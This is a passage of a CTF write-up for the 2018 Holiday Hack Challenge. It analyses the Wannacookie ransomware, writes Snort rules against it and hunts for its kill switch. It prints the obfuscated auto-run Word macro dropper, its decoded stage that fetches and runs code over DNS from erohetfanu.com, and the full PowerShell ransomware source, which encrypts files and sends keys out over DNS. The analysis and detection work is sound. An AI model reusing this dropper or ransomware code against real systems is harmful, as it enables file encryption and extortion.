Continuing at 0x555555554fdb.
```

Shinny Upatree:

Sweet candy goodness - I win! Thank you so much!
Have you heard that Kringle Castle was hit by a new ransomware called Wannacookie?
Several elves reported receiving a cookie recipe Word doc. When opened, a PowerShell screen flashed by and their files were encrypted.
Many elves were affected, so Alabaster went to go see if he could help out.
I hope Alabaster watched the PowerShell Malware talk at KringleCon before he tried analyzing Wannacookie on his computer.
An elf I follow online said he analyzed Wannacookie and that it communicates over DNS.
An elf I follow online said he analyzed Wannacookie and that it communicates over DNS.
He also said that Wannacookie transfers files over DNS and that it looks like it grabs a public key this way.
Another recent ransomware made it possible to retrieve crypto keys from memory. Hopefully the same is true for Wannacookie!
Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.
Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.
If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.

Oh my! Santa's castle… it's under siege!
We're trapped inside and can't leave.
The toy soldiers are blocking all of the exits!
We are all prisoners!

Objective hint:

- Malware Reverse Engineering: Whoa, Chris Davis' talk on PowerShell malware is crazy pants! You should check it out!

9.2 Catch the Malware

Difficulty: 🎄🎄🎄🎄🎄

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.

Snort Challenge Terminal:


```
=================================================================
INTRO:
  Kringle Castle is currently under attacked by new piece of
  ransomware that is encrypting all the elves files. Your
  job is to configure snort to alert on ONLY the bad
  ransomware traffic.

GOAL:
  Create a snort rule that will alert ONLY on bad ransomware
  traffic by adding it to snorts /etc/snort/rules/local.rules
  file. DNS traffic is constantly updated to snort.log.pcap

COMPLETION:
  Successfully create a snort rule that matches ONLY
  bad DNS traffic and NOT legitimate user traffic and the
  system will notify you of your success.

  Check out ~/more_info.txt for additional information.

elf@aa3f63024b77:~$
```


Files available on the Cranberry Pi terminal:

```
elf@aa3f63024b77:~$ ls -al
total 116
drwxr-xr-x 1 elf  elf   4096 Jan 11 10:08 .
drwxr-xr-x 1 root root  4096 Dec 14 16:19 ..
-rw-r--r-- 1 elf  elf    220 Aug 31  2015 .bash logout
-rw-r--r-- 1 elf  elf   3771 Aug 31  2015 .bashrc
-rw-r--r-- 1 elf  elf    655 May 16  2017 .profile
-rw-r--r-- 1 root root   965 Dec 14 16:13 more_info.txt
-rw-r--r-- 1 root root 88546 Jan 11 10:08 snort.log.pcap
drwxr-xr-x 1 elf  elf   4096 Dec 14 16:19 snort logs
elf@5c7d661c69d2:~$
```

Contents of more_info.txt:


```
elf@aa3f63024b77:~$ cat more info.txt
MORE INFO:
  A full capture of DNS traffic for the last 30 seconds is
  constantly updated to:

  /home/elf/snort.log.pcap

  You can also test your snort rule by running:

  snort -A fast -r ~/snort.log.pcap -l ~/snort logs -c /etc/snort/snort.conf

  This will create an alert file at ~/snort logs/alert

  This sensor also hosts an nginx web server to access the
  last 5 minutes worth of pcaps for offline analysis. These
  can be viewed by logging into:

  http://snortsensor1.kringlecastle.com/

  Using the credentials:
  ----------------------
  Username | elf
  Password | onashelf

  tshark and tcpdump have also been provided on this sensor.

HINT:
  Malware authors often user dynamic domain names and
  IP addresses that change frequently within minutes or even
  seconds to make detecting and block malware more difficult.
  As such, its a good idea to analyze traffic to find patterns
  and match upon these patterns instead of just IP/domains.
elf@aa3f63024b77:~$
```

Login to website **http://snortsensor1.kringlecastle.com/** with username **elf** and password **onashelf**:




Download one of the pcap files and open in Wireshark for analysis.

Hierarchy statistics show all traffic is DNS:



Checking out the DNS traffic in detail:



All the DNS traffic that has answers with large hex data strings linked to it all seem to have the same hex string in the queries and answers:
77616E6E61636F6F6B69652E6D696E2E707331

Convert the hex to asci and you get **wannacookie.min.ps1**:

```
root@Kali:~# echo "77616E6E61636F6F6B69652E6D696E2E707331" | xxd -r -p
wannacookie.min.ps1
```

Create two snort rules, one for outgoing DNS traffic and one for incoming DNS traffic containing string **77616E6E61636F6F6B69652E6D696E2E707331** and place them in the **/etc/snort/rules/local.rules** file:

```
elf@aa3f63024b77:~$ vi /etc/snort/rules/local.rules


elf@047d944b873f:~$ cat /etc/snort/rules/local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.
```

```
alert udp any 53 -> any any ( msg:"Ransomware Alert";
content:"77616E6E61636F6F6B69652E6D696E2E707331"; sid:100000001; rev:1; )
alert udp any any -> any 53 ( msg:"Ransomware Alert";
content:"77616E6E61636F6F6B69652E6D696E2E707331"; sid:100000002; rev:1; )



elf@aa3f63024b77:~$
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
[+]
```

Catch the Malware Answer:

Congratulation! Snort is alerting on all ransomware and only the ransomware!

Alabaster Snowball:

Thank you so much! Snort IDS is alerting on each new ransomware infection in our network.
Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document?
All the elves were emailed a cookie recipe right before all the infections. Take this document with a password of elves and find the domain it communicates with.
(https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip)

9.3 IDENTIFY THE DOMAIN

Difficulty: 

Using the Word docm file, identify the domain name that the malware communicates with.

Objective hint:

- Dropper Download: Word docm macros can be extracted using olevba (https://github.com/decalage2/oletools/wiki/olevba). Perhaps we can use this to grab the ransomware source.

Download and unzip the zip file (password = **elves**):

```
root@Kali:~# wget
https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE CHIP COOKIE RECIPE.zip
--2019-01-13 14:40:07--
https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE CHIP COOKIE RECIPE.zip
Resolving www.holidayhackchallenge.com (www.holidayhackchallenge.com)... 45.79.141.162
Connecting to www.holidayhackchallenge.com
(www.holidayhackchallenge.com)|45.79.141.162|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 110699 (108K) [application/zip]
Saving to: 'CHOCOLATE_CHIP_COOKIE_RECIPE.zip'

CHOCOLATE_CHIP_COOKIE_RECIP 100%[=========================================>] 108.10K
134KB/s    in 0.8s

2019-01-13 14:40:09 (134 KB/s) - 'CHOCOLATE CHIP COOKIE RECIPE.zip' saved [110699/110699]

root@Kali:~# 7z x CHOCOLATE_CHIP_COOKIE_RECIPE.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en AU.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R)
Core(TM) i7-3740QM CPU @ 2.70GHz (306A9),ASM,AES-NI)

Scanning the drive for archives:
1 file, 110699 bytes (109 KiB)

Extracting archive: CHOCOLATE CHIP COOKIE RECIPE.zip
--
Path = CHOCOLATE_CHIP_COOKIE_RECIPE.zip
Type = zip
Physical Size = 110699


Enter password (will not be echoed):
Everything is Ok

Size:       113540
Compressed: 110699
root@Kali:~# file CHOCOLATE_CHIP_COOKIE_RECIPE.docm
CHOCOLATE_CHIP_COOKIE_RECIPE.docm: Microsoft Word 2007+
root@Kali:~#
```

Analyse the CHOCOLATE_CHIP_COOKIE_RECIPE.docm file with olevba:

```
root@Kali:~# olevba CHOCOLATE_CHIP_COOKIE_RECIPE.docm
olevba 0.54dev6 on Python 2.7.15 - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------------
OpX:MASI---- CHOCOLATE_CHIP_COOKIE_RECIPE.docm
==============================================================================
FILE: CHOCOLATE_CHIP_COOKIE_RECIPE.docm
Type: OpenXML
------------------------------------------------------------------------------
VBA MACRO ThisDocument.vba
in file: word/vbaProject.bin - OLE stream: u'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
```

```
-------------------------------------------------------------------------------
VBA MACRO Module1.vba
in file: word/vbaProject.bin - OLE stream: u'VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a
IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwks
YUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnC
CGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6
w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+T
SakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compr
ession.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub

-------------------------------------------------------------------------------
VBA MACRO NewMacros.vba
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a
IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwks
YUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnC
CGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6
w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+T
SakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compr
ession.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub

+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened       |
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is |
|          |                    |opened                                      |
|Suspicious|Shell               |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|powershell          |May run PowerShell commands                 |
|Suspicious|ExecutionPolicy     |May run PowerShell commands                 |
|Suspicious|New-Object          |May create an OLE object using PowerShell   |
|IOC       |powershell.exe      |Executable file name                        |
+----------+--------------------+--------------------------------------------+
```

Remove the powershell execution commands **powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C** and **iex** and clean up “”:

```
~~powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""~~sal a New-Object; ~~iex~~(a
IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('lVHRSsMwFP2VSwks
YUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnC
CGxiAbOEMiBsfSl23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5UEw9LwGOKRucFBBP74PABMWmQSopCSVViSZWre6
w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+T
SakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compr
ession.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()~~""~~
```

Run the remaining code to retrieve the decode payload and format it:

```
function H2A($a)
{
    $o
    $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach
{$o = $o + $_}
    return $o
}

$f = "77616E6E61636F6F6B69652E6D696E2E707331"
$h = ""

foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1))
{
```

```
    $h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type
TXT).strings
}
iex($(H2A $h | Out-string))
```

Identify the Domain Answer:

erohetfanu.com

Alabaster Snowball:

Erohetfanu.com, I wonder what that means? Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.
I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections.
Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!

9.4 STOP THE MALWARE

Difficulty: 

Identify a way to stop the malware in its tracks!

Objective hint:

- Ransomware Kill Switches: I think I remember reading an article recently about Ransomware Kill Switchs (https://www.wired.com/2017/05/accidental-kill-switch-slowed-fridays-massive-ransomware-attack/). Wouldn't it be nice if our ransomware had one!

Using the decoded payload lets download a copy of **wannacookie.min.ps1** for analysis:

```
function H2A($a)
{
    $o
    $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach
{$o = $o + $_}
    return $o
}

$f = "77616E6E61636F6F6B69652E6D696E2E707331"
$h = ""

foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1))
{
    $h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type
TXT).strings
}
($(H2A $h | Out-string)) | Out-File wannacookie.min2.ps1
```

Formatting the downloaded **wannacookie.min.ps1** file gives you the following:

```
$functions =
{
        function e_d_file($key, $File, $enc_it)
        {
                [byte[]]$key = $key
                $Suffix = ".wannacookie"

        [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography')
                [System.Int32]$KeySize = $key.Length*8
                $AESP = New-Object 'System.Security.Cryptography.AesManaged'
                $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC
                $AESP.BlockSize = 128
                $AESP.KeySize = $KeySize
                $AESP.Key = $key
                $FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open)
                if ($enc_it)
                {
                        $DestFile = $File + $Suffix
                }
                else
                {
                        $DestFile = ($File -replace $Suffix)
                }
                $FileSW = New-Object System.IO.FileStream($DestFile,
[System.IO.FileMode]::Create)
                if ($enc_it)
                {
                        $AESP.GenerateIV()
                        $FileSW.Write([System.BitConverter]::GetBytes($AESP.IV.Length), 0,
4)
                        $FileSW.Write($AESP.IV, 0, $AESP.IV.Length)
                        $Transform = $AESP.CreateEncryptor()
                }
                else
                {
                        [Byte[]]$LenIV = New-Object Byte[] 4
                        $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null
                        $FileSR.Read($LenIV,  0, 3) | Out-Null
                        [Int]$LIV = [System.BitConverter]::ToInt32($LenIV,  0)
                        [Byte[]]$IV = New-Object Byte[] $LIV
                        $FileSR.Seek(4, [System.IO.SeekOrigin]::Begin) | Out-Null
                        $FileSR.Read($IV, 0, $LIV) | Out-Null
                        $AESP.IV = $IV
                        $Transform = $AESP.CreateDecryptor()
                }
                $CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW,
$Transform, [System.Security.Cryptography.CryptoStreamMode]::Write)
                [Int]$Count = 0
                [Int]$BlockSzBts = $AESP.BlockSize / 8
                [Byte[]]$Data = New-Object Byte[] $BlockSzBts
                Do
                {
                        $Count = $FileSR.Read($Data, 0, $BlockSzBts)
                        $CryptoS.Write($Data, 0, $Count)
                } While ($Count -gt 0)
                $CryptoS.FlushFinalBlock()
                $CryptoS.Close()
                $FileSR.Close()
                $FileSW.Close()
                Clear-variable -Name "key"
                Remove-Item $File
        }
}

function H2B
{
        param($HX)
        $HX = $HX -split '(..)' | ? { $_ }
        ForEach ($value in $HX){[Convert]::ToInt32($value,16)}
}

function A2H()
{
        Param($a)
        $c = ''
        $b = $a.ToCharArray()
        Foreach ($element in $b) {$c = $c + " " + [System.String]::Format("{0:X}",
[System.Convert]::ToUInt32($element))}
        return $c -replace ' '
}

function H2A()
{
        Param($a)
        $outa
```

```
        $a -split '(..)' | ? { $_ } | forEach {[char]([convert]::toint16($_,16))} |
forEach {$outa = $outa + $_}
        return $outa
}

function B2H
{
        param($DEC)
        $tmp = ''
        ForEach ($value in $DEC)
        {
                $a = "{0:x}" -f [Int]$value
                if ($a.length -eq 1)
                {
                        $tmp += '0' + $a
                }
                else
                {
                        $tmp += $a
                }
        }
        return $tmp
}

function ti_rox
{
        param($b1, $b2)
        $b1 = $(H2B $b1)
        $b2 = $(H2B $b2)
        $cont = New-Object Byte[] $b1.count
        if ($b1.count -eq $b2.count)
        {
                for($i = 0; $i -lt $b1.count; $i++)
                {
                        $cont[$i] = $b1[$i] -bxor $b2[$i]
                }
        }
        return $cont
}

function B2G
{
        param([byte[]]$Data)
        Process
        {
                $out = [System.IO.MemoryStream]::new()
                $gStream = New-Object System.IO.Compression.GzipStream $out,
([IO.Compression.CompressionMode]::Compress)
                $gStream.Write($Data, 0, $Data.Length)
                $gStream.Close()
                return $out.ToArray()
        }
}

function G2B
{
        param([byte[]]$Data)
        Process
        {
                $SrcData = New-Object System.IO.MemoryStream( , $Data )
                $output = New-Object System.IO.MemoryStream
                $gStream = New-Object System.IO.Compression.GzipStream $SrcData,
([IO.Compression.CompressionMode]::Decompress)
                $gStream.CopyTo( $output )
                $gStream.Close()
                $SrcData.Close()
                [byte[]] $byteArr = $output.ToArray()
                return $byteArr
        }
}

function sh1([String] $String)
{
        $SB = New-Object System.Text.StringBuilder
        [System.Security.Cryptography.HashAlgorithm]::Create("SHA1").ComputeHash([System.Te
xt.Encoding]::UTF8.GetBytes($String))|%{[Void]$SB.Append($_.ToString("x2"))}
        $SB.ToString()
}

function p_k_e($key_bytes, [byte[]]$pub_bytes)
{
        $cert = New-Object -TypeName
System.Security.Cryptography.X509Certificates.X509Certificate2
        $cert.Import($pub_bytes)
        $encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true)
        return $(B2H $encKey)
}

function e_n_d
```

```
{
        param($key, $allfiles, $make_cookie )
        $tcount = 12
        for($file = 0; $file -lt $allfiles.length; $file++)
        {
                while ($true)
                {
                        $running = @(Get-Job | Where-Object { $_.State -eq 'Running' })
                        if ($running.Count -le $tcount)
                        {
                                Start-Job  -ScriptBlock
                                {
                                        param($key, $File, $true_false)
                                        try
                                        {
                                                e_d_file $key $File $true_false
                                        }
                                        catch
                                        {
                                                $_.Exception.Message | Out-String | Out-File
$($env:userprofile+'\Desktop\ps_log.txt') -append
                                        }
                                } -args $key, $allfiles[$file], $make_cookie -
InitializationScript $functions
                                break
                        }
                        else
                        {
                                Start-Sleep -m 200
                                continue
                        }
                }
        }
}

function g_o_dns($f)
{
        $h = ''
        foreach ($i in 0..([convert]::ToInt32($(Resolve-DnsName -Server erohetfanu.com -
Name "$f.erohetfanu.com" -Type TXT).Strings, 10)-1))
        {
                $h += $(Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com"
-Type TXT).Strings
        }
        return (H2A $h)
}

function s_2_c($astring, $size=32)
{
        $new_arr = @()
        $chunk_index=0
        foreach($i in 1..$($astring.length / $size))
        {
                $new_arr += @($astring.substring($chunk_index,$size))
                $chunk_index += $size
        }
        return $new_arr
}

function snd_k($enc_k)
{
        $chunks = (s_2_c $enc_k )
        foreach ($j in $chunks)
        {
                if ($chunks.IndexOf($j) -eq 0)
                {
                        $n_c_id = $(Resolve-DnsName -Server erohetfanu.com -Name
"$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings
                }
                else
                {
                        $(Resolve-DnsName -Server erohetfanu.com -Name
"$n_c_id.$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings
                }
        }
        return $n_c_id
}

function wanc
{
        $s1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
        if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $s1)))
$(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type
TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8)))
        {
                return
        }
        if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-
WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE")
```

```
        {
                return
        }
        $p_k = [System.Convert]::FromBase64String($(g_o_dns("7365727665722E637274") ) )
        $b_k = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]][char]01..[char]255) +
([char[]][char]01..[char]255)) + 0..9 | sort {Get-Random})[0..15] -join ''))  | ? {$_ -ne
0x00})
        $h_k = $(B2H $b_k)
        $k_h = $(sh1 $h_k)
        $p_k_e_k = (p_k_e $b_k $p_k).ToString()
        $c_id = (snd_k $p_k_e_k)
        $d_t = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n")
        [array]$f_c = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path
$($($env:userprofile+'\Desktop'),$($env:userprofile+'\Documents'),$($env:userprofile+'\Vide
os'),$($env:userprofile+'\Pictures'),$($env:userprofile+'\Music')) -Recurse | where { !
$_.PSIsContainer } | Foreach-Object {$_.Fullname})
        e_n_d $b_k $f_c $true
        Clear-variable -Name "h_k"
        Clear-variable -Name "b_k"
        $lurl = 'http://127.0.0.1:8080/'
        $html_c = @{'GET /'  =  $(g_o_dns (A2H "source.min.html"))
        'GET /close'  =  '<p>Bye!</p>'}

        Start-Job -ScriptBlock
        {
                param($url)
                Start-Sleep 10
                Add-type -AssemblyName System.Windows.Forms
                start-process "$url" -WindowStyle Maximized
                Start-sleep 2
                [System.Windows.Forms.SendKeys]::SendWait("{F11}")
        } -Arg $lurl
        $list = New-Object System.Net.HttpListener
        $list.Prefixes.Add($lurl)
        $list.Start()
        try
        {
                $close = $false
                while ($list.IsListening)
                {
                        $context = $list.GetContext()
                        $Req = $context.Request
                        $Resp = $context.Response
                        $recvd = '{0} {1}' -f $Req.httpmethod, $Req.url.localpath
                        if ($recvd -eq 'GET /')
                        {
                                $html = $html_c[$recvd]
                        }
                        elseif ($recvd -eq 'GET /decrypt')
                        {
                                $akey = $Req.QueryString.Item("key")
                                if ($k_h -eq $(sh1 $akey))
                                {
                                        $akey = $(H2B $akey)
                                        [array]$f_c = $(Get-ChildItem -Path
$($env:userprofile) -Recurse  -Filter *.wannacookie | where { ! $_.PSIsContainer } |
Foreach-Object {$_.Fullname})
                                        e_n_d $akey $f_c $false
                                        $html = "Files have been decrypted!"
                                        $close = $true
                                }
                                else
                                {
                                        $html = "Invalid Key!"
                                }
                        }
                        elseif ($recvd -eq 'GET /close')
                        {
                                $close = $true
                                $html = $html_c[$recvd]
                        }
                        elseif ($recvd -eq 'GET /cookie_is_paid')
                        {
                                $c_n_k = $(Resolve-DnsName -Server erohetfanu.com -Name
("$c_id.72616e736f6d697370616964.erohetfanu.com".trim()) -Type TXT).Strings
                                if ( $c_n_k.length -eq 32 )
                                {
                                        $html = $c_n_k
                                }
                                else
                                {
                                        $html = "UNPAID|$c_id|$d_t"
                                }
                        }
                        else
                        {
                                $Resp.statuscode = 404
                                $html = '<h1>404 Not Found</h1>'
                        }
```

```
                        $buffer = [Text.Encoding]::UTF8.GetBytes($html)
                        $Resp.ContentLength64 = $buffer.length
                        $Resp.OutputStream.Write($buffer, 0, $buffer.length)
                        $Resp.Close()
                        if ($close)
                        {
                                $list.Stop()
                                return
                        }
                }
        }
        finally
        {
                $list.Stop()
        }
}
wanc
```

Analysing the code shows that at the start of the main function **wanc** that is run it has two checks that will stop the script from running:

```
$s1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $s1)))
$(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type
TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8)))
{
        return
}
if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject
Win32_ComputerSystem).Domain -ne "KRINGLECASTLE")
{
        return
}
```

The second check is just looking at the local system to see if something is listing already locally on port **8080** or if the computer is not part of Domain **KRINGLECASTLE**. Although interesting it won't help with a global kill switch.

Focus in on the first check it's doing a DNS resolve against **6B696C6C737769746368.erohetfanu.com** (**killswitch.erohetfanu.com**) and if the result is not **$null** it will exit the script, using the scripts own functions let's have a look as to what it is trying to resolve:

